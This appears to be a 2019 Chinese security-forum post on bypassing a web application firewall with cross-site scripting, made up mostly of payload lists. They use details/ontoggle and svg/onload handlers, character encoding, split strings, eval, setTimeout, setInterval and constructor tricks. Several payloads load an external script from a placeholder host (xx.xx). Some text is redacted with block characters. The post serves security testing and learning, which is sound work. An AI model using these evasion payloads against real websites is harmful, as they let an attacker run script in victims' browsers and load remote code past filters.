XSS绕过某锁


抹布 / 2019-10-25 09:39:27 / 浏览数 4840 安全技术 WEB安全 顶(1) 踩(0)

前言


最近出现了很多拜帕斯的文章，好像什么被点燃了，作为一个浮躁的热血菜逼青年。

遗漏标签

类似这样的标签还有一些，对于WAF来说，要考虑在数据清洗过程中资源的消耗，业务方面问题，造成的一某方面的漏洞，我们从■■ ■■■■/■■■■这三方面去思考，可能找到Bypass的方法。




(■■■■■ZP■■■■)



Top属性类似的补充

控制台中输入

类似的属性还有好几个




payload:

```
<details open ontoggle=top['al'%2B'ert'](1) >
<details open ontoggle=self['al'%2B'ert'](1) >
<details open ontoggle=parent['al'%2B'ert'](1) >
<details open ontoggle=frames['al'%2B'ert'](1) >
<details open ontoggle=content['al'%2B'ert'](1) >
<details open ontoggle=window['al'%2B'ert'](1) >
```

总结起来有 top self parent frames content window，无疑top是最短的。

其他补充

一般我们把payload进行编码 ，或者敏感部分进行编码可以达到绕过WAF的作用



payload:

```
JS8■■■
<details open ontoggle=top['al\145rt'](1) >
<details open ontoggle=top['\141\154\145\162\164'](1) >
JS16■■■
<details open ontoggle=top['al\x65rt'](1) >
■■
<details open ontoggle=top[/al/.source%2B/ert/.source](1) >
```

parseInt()与toString()

`parseInt()`


parseInt() 函数可解析一个字符串，并返回一个整数。

语法

```
parseInt(string, radix)
```

参数	描述
string	必需。要被解析的字符串。
radix	可选。表示要解析的数字的基数。该值介于 2 ~ 36 之间。 如果省略该参数或其值为 0，则数字将以 10 为基础来解析。如果它以 "0x" 或 "0X" 开头，将以 16 为基数。 如果该参数小于 2 或者大于 36，则 parseInt() 将返回 NaN。

例子: `alert`字符串用`parseInt`函数，以基数为`30`转化后为`8680439`



toString()

toString() 方法可把一个逻辑值转换为字符串，并返回结果。

语法

```
booleanObject.toString()
```


返回值

根据原始布尔值或者 booleanObject 对象的值返回字符串 "true" 或 "false"。

抛出

如果调用该方法的对象不是 Boolean，则抛出异常 TypeError。

例子: toString函数将返回的数字8680439,以基数为30还原



这样你就能理解下面这个例子了。

```
<details open ontoggle=top[8680439..toString(30)](1); >
<details open ontoggle=top[11189117..toString(32)](1); >
```

俩个例子


2个payload很久就有了，但是思路可以学习，我第一次看到时，感觉很兴奋，可能还是太年轻了。

```
<img src=1 alt=al lang=ert onerror=top[alt%2blang](0)>
```


这个例子很巧妙，将alt和lang属性分别赋值合并起来就是alert，并在top属性内将2个属性相加。

```
<details open ontoggle=top[a='al',b='ev',b%2ba]('alert(1)')>
```

在top属性内添加2个变量，并赋值构造eval，然后执行alert(1)
测试下，拦截了。



其实waf拦截的是alert这个关键字，换个prompt函数就过了。



也可以选择将alert(1)编码，因为有eval存在啊，直接拿来用

```
<details open ontoggle=top[a='al',b='ev',b%2ba](atob('YWxlcnQoMSk='))>
<details open ontoggle=top[a='al',b='ev',b%2ba]('\141\154\145\162\164\50\61\51')>
<details open ontoggle=top[a='al',b='ev',b%2ba]('\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029')>
```

setTimeout()函数也是没问题的，毕竟也能执行代码。

```
<details open ontoggle=top[a='meout',b='setTi',b%2ba]('\141\154\145\162\164\50\61\51')>
```

eval函数的补充

为啥叫这个名字呢，现在想想好傻，大概想表达的是和这个alert差不多的效果(ﾟ▽ﾟ)ﾉ

setTimeout

定义和用法


setTimeout() 方法用于在指定的毫秒数后调用函数或计算表达式。

语法

```
setTimeout(code,millisec)
```

参数	描述
code	必需。要调用的函数后要执行的 JavaScript 代码串。
millisec	必需。在执行代码前需等待的毫秒数。

```
<svg/onload=setTimeout`alert\u0028233\u0029`>
```



setInterval与setInterval不同，对于setTimeout只执行code一次。

定义和用法

setInterval() 方法可按照指定的周期（以毫秒计）来调用函数或计算表达式。

setInterval() 方法会不停地调用函数，直到 clearInterval() 被调用或窗口被关闭。由 setInterval() 返回的 ID 值可用作 clearInterval() 方法的参数。

语法


```
setInterval(code,millisec[,"lang"])
```

参数	描述
code	必需。要调用的函数或要执行的代码串。
millisec	必须。周期性执行或调用 code 之间的时间间隔，以毫秒计。

返回值


一个可以传递给 Window.clearInterval() 从而取消对 code 的周期性执行的值。


```
<svg/onload=setInterval('al'%2b'ert(1)')>
```



绕过waf，引用外部js。

```
<svg/onload=setInterval(appendChild(createElement('script')).src='http://xx.xx/eeW')>
```



其他


■■■■■

```
<svg/onload=\u0073etInterval(appendChild(createElement('script')).src='http://xx.xx/eeW')>
<svg/onload=\u0073etInterval(appendChild(createElement('sc\162ipt')).src='http://xx.xx/eeW')>
<svg/onload=\u0073etInterval(appendChild(createElement('scr'%2b'ipt')).src='http://xx.xx/eeW')>
<svg/onload=\u0073etInterval(\u0061ppendChild(\u0063reateElement('scr'%2b'ipt')).src='http://xx.xx/eeW')>
```

■■■■■

```
<iframe onload=s=createElement('script');body.appendChild(s);s.src=['http','://','xx.xx','/eeW'].join('') >
<svg/onload=s=createElement('script');body.appendChild(s);s.src=['http']%2B['://']%2B['xx.xx']%2B['/eeW'].join('') >
<svg/onload=s=\u0063reateElement('scr'%2b'ipt');\u0062ody.\u0061ppendChild(s);s.src='http://x'.concat('x.xx/','eeW'); >
```

constructor属性




```
<svg/onload=Set.constructor('al'%2b'ert(1)')()>
```

payload:

```
<svg/onload=Set.constructor(appendChild(createElement('script')).src='http://xx.xx/eeW')()>

<svg/onload=Set.constructor`al\x65rt\x28/xss/\x29```>
<svg/onload=Map.constructor`al\x65rt\x28/xss/\x29```>
<svg/onload=clear.constructor`al\x65rt\x28/xss/\x29```>
<svg/onload=Array.constructor`al\x65rt\x28/xss/\x29```>
<svg/onload=WeakSet.constructor`al\x65rt\x28/xss/\x29```>
```

后记

测试WAF是几个月前的，所以有些可能会失效，以前刚开始学习web时，觉得xss就是弹个框，好无聊。直到自己决定写一点点总结关于xss的时候，在学习的过程，每当自己 _ •□ □)

参考致谢

---

vulnerability-lab.com

swisskyrepo/PayloadsAllTheThings

上一篇：64 位 elf 的 one_ga... 下一篇：浅谈Windows身份认证及相关攻击方式

1. 1 条回复

与君醉酒饮天下 2019-10-28 09:46:27

学习了，很实用

0 回复Ta

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板